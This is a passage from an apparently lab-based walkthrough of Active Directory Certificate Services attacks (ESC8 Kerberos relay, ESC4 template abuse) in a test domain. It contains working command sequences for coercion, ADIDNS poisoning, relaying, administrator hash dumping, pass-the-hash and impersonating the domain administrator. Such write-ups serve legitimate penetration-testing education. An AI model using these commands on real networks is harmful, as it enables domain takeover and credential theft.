

And we get a successful connection!



What can we do from here? Well, the dc-01$ is a computer account on the DC, not just any regular computer account, and it’s a member of Domain Controllers. But it’s not as straightforward as passing its hash with nxc and executing commands, we have to do something else first.
# Use the certificate to grab DC-01$ hash
certipy-ad auth -pfx dc-01.pfx -dc-ip 10.10.10.2 -domain ATLAS.CORP

# Pass that hash and dump the actual administrator hash
impacket-secretsdump -just-dc-user administrator -hashes :"55d1640667a92772d87c53f13bf70717" "ATLAS.CORP"/"DC-01$"@"10.10.10.2"

# Pass the new hash and you have full domain comprmise!
nxc smb 10.10.10.2 -u 'administrator' -H 'ae974876d974abd805a989ebead86846' -d 'ATLAS.CORP'
Via kerberos relay
Use krbrelayx to relay Kerberos authentication instead of NTLM. Useful when the webserver doesn’t accept NTLM authentication.
There is a bit of technical details, you can read more here Relaying Kerberos Over Smb Using Krbrelayx
In short, the goal is to relay an AP_REQ message. But there is a catch, the target service and the one requested by the client need to match, we can’t relay to CA-01 if a user types \\non-existant share like we normally do with classic smb relay.
There is a trick: if we register the DNS record ca-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA, the client will ask a Kerberos ticket for cifs/ca-01 but will connect to ca-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA. This works because the SPN is built by SecMakeSPNEx2 / CredMarshalTargetInfo, which appends a marshaled CREDENTIAL_TARGET_INFORMATIONW blob. On the client side, CredUnmarshalTargetInfo parses it and then strips that portion from the end of the target SPN string before handing it to the Kerberos package, so Kerberos ends up requesting a ticket for the original SPN (cifs/ca-01), while the SMB connection goes to the full DNS name (our poisoned record).
So if the target certificate service server is CA-01, then we need to register a malicious DNS record like ca-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA (By default, any domain user can add ADIDNS records).
# Set up the DNS record (change ca-01 to your actual target) and make it point to your attacker machine
python dnstool.py -u 'ATLAS.CORP\mohamed.karrab' -p 'Password123!' -r "ca-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA" -d "<Your-IP>" --action add "<DC-IP>" --tcp


# Set up the Kerberos-over-SMB relay
python krbrelayx.py -t 'http://CA-01.ATLAS.CORP/certsrv/certfnsh.asp' --adcs --template DomainController

# Coerce the authentication
./Coercer.py coerce -u mohamed.karrab -p 'Password123!' -d ATLAS.CORP  -t 10.10.10.2 -l 'ca-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA'
Set up the DNS record

Set up the Kerberos-over-SMB relay
Coerce the authentication

And we get a successful connection!

You can use the exact method shown above to use the certificate.
Exploiting ESC4
Unlike ESC1 or ESC8, ESC4 isn’t about a direct configuration error in a certificate template or certificate authority, but about permissions. A user with dangerous template-control rights can modify a template’s settings and potentially turn it into an ESC1-like configuration.
These dangerous permissions can be:
- Owner
- Full Control
- WriteDacl
- WriteOwner
- and certain WriteProperty rights
Attack path:
The problem with running certipy-ad to enumerate is that it won’t show the ESC4 vulnerability unless the user account provided can directly exploit it, which is a rare case.
Thus, we use Bloodhound to see what users have what priveliges on certificate templates
MATCH p = (n:Base)-[:Owns|WriteOwner|WriteDacl|GenericAll|GenericWrite]->(m:CertTemplate)
WHERE NOT n.objectid ENDS WITH "-512"
AND NOT n.objectid ENDS WITH "-519"
AND NOT n.objectid ENDS WITH "-544"
RETURN p


In our environment, the user zaid.themanager has Full Control over the ATLAS Workstation Enrollment template.

If we somehow compromise this user account, we can edit that template and make it vulnerable to ESC1
# Modify the target template, making it vuln to ESC1

certipy-ad template -u 'zaid.themanager@ATLAS.CORP' -p 'P@ssword' -dc-ip 10.10.10.2 -template 'ATLASWORKSTATIONENROLLMENT' -write-default-configuration

# Exploiting ESC1 to impersonate the domain admin
certipy-ad req -u mohamed.karrab@ATLAS.CORP -p 'Password123!' -dc-ip 10.10.10.2 \
  -ca 'ATLAS-CA-01-CA' \
  -template 'ATLASWORKSTATIONENROLLMENT' \
  -target 'CA-01.ATLAS.CORP' \
  -upn 'Administrator@ATLAS.CORP'


# Restore the original template (certipy-ad auto saves it)
